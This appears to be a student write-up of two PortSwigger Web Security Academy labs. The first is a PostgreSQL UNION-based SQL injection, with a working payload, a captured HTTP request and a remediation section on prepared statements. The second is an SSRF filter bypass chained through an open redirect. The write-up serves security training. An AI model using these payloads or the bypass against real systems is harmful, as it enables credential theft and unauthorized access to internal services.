Task 1: Lab 5 in SQL Injection

Step 1: Enumeration of Database Structure

We first determined that the database was **PostgreSQL** by querying version details. We then identified that the query uses **2 columns** by using the `ORDER BY` technique.

Step 2: Identification of Sensitive Tables

By querying the `information_schema.tables`, we identified a non-standard table holding user credentials:

- **Table Name:** `users_jsrret`.

Step 3: Identification of Columns

By querying `information_schema.columns`, we identified the specific column names for credentials:

- **Username Column:** `username_ulxqum`.
- **Password Column:** `password_vsgajp`.

Step 4: Data Exfiltration

Using a `UNION SELECT` attack, we successfully retrieved the administrative credentials:
Payload: `' UNION SELECT username_ulxqum, password_vsgajp FROM users_jsrret--`.

---

4. Impact Analysis

By retrieving the password for the `administrator` user, an attacker can log into the application with full privileges. This leads to:

- **Confidentiality Breach:** Exposure of all user passwords and emails.
- **Account Takeover:** Unauthorized access to administrative functions.

---

5. Remediation (How to Fix)

The application is vulnerable because user input is directly concatenated into the SQL query.

Recommended Fix: Parameterized Queries

The developers must rewrite the query using **Prepared Statements**. This ensures that the database treats user input as data only, not as executable code.

Vulnerable Code Example: `String query = "SELECT * FROM products WHERE category = '" + input + "'";`

Secure Code Example: `PreparedStatement statement = connection.prepareStatement("SELECT * FROM products WHERE category = ?"); statement.setString(1, input);`

Web Security Academy

SQL injection attack, listing the database contents on non-Oracle databases

LAB Solved

Back to lab description »

Congratulations, you solved the lab!

Share your skills! Continue learning »

Home | My account | Log out

My Account

Your username is: administrator

Email

bla@gmail.com

Update email

Request

Pretty Raw Hex


```
1  GET /filter?category=
   '%20UNION%20SELECT%20username_ulxqum%2c%20password_vsgajp%20FROM%20users_jsrret
   -- HTTP/2
2  Host: 0a8f00d503cdc59c8076cb27000900c2.web-security-academy.net
3  Cookie: session=G8XQSJSfA7YzLJ6cb0jvDyLwMN5jjt1Y
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:147.0) Gecko/20100101
   Firefox/147.0
5  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6  Accept-Language: en-US,en;q=0.9
7  Accept-Encoding: gzip, deflate, br
8  Referer: https://0a8f00d503cdc59c8076cb27000900c2.web-security-academy.net/
9  Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
16
17
```

Response

Pretty Raw Hex Render

```
1  HTTP/2 200 OK
2  Content-Type: text/html; charset=utf-8
3  X-Frame-Options: SAMEORIGIN
4  Content-Length: 4457
5
6  <!DOCTYPE html>
7  <html>
8      <head>
9          <link href=/resources/labheader/css/academyLabHeader.css rel=
           stylesheet>
10         <link href=/resources/css/labsEcommerce.css rel=stylesheet>
11         <title>
               SQL injection attack, listing the database contents on
               non-Oracle databases
           </title>
12     </head>
13     <body>
14         <script src="/resources/labheader/js/labHeader.js">
           </script>
15         <div id="academyLabHeader">
16             <section class='academyLabBanner'>
17                 <div class=container>
18                     <div class=logo>
                       </div>
19                     <div class=title-container>
20                         <h2>
                               SQL injection attack, listing the database
                               contents on non-Oracle databases
                           </h2>
21                         <a id='lab-link' class='button' href='/'>
                               Back to lab home
                           </a>
22                         <a class=link-back href='
                           https://portswigger.net/web-security/sql-injectio
                           n/examining-the-database/lab-listing-database-con
                           tents-non-oracle'>
                               Back to lab description 
23
```

Task 2: lab 5 in SSRF



A. Initial Defense Mechanism

The application uses a whitelist-based filter (or strict validation) on the `stockApi` parameter to ensure only internal or trusted domains are requested. Direct attempts to access `http://192.168.0.12:8080/admin` were blocked by this security layer.

B. Discovery of Open Redirection

An open redirection vulnerability was identified at the following endpoint: `/product/nextProduct?currentProductId=6&path=[URL]` This endpoint takes a URL in the `path` parameter and issues a `302 Redirect` to that location.

C. Attack Chain (SSRF + Open Redirect)

By supplying the local redirection URL as the input for the `stockApi` parameter, the filter was bypassed because the initial URL matched the permitted domain. Once the server requested this "trusted" URL, the open redirector forwarded the server's internal request to the restricted administrative interface.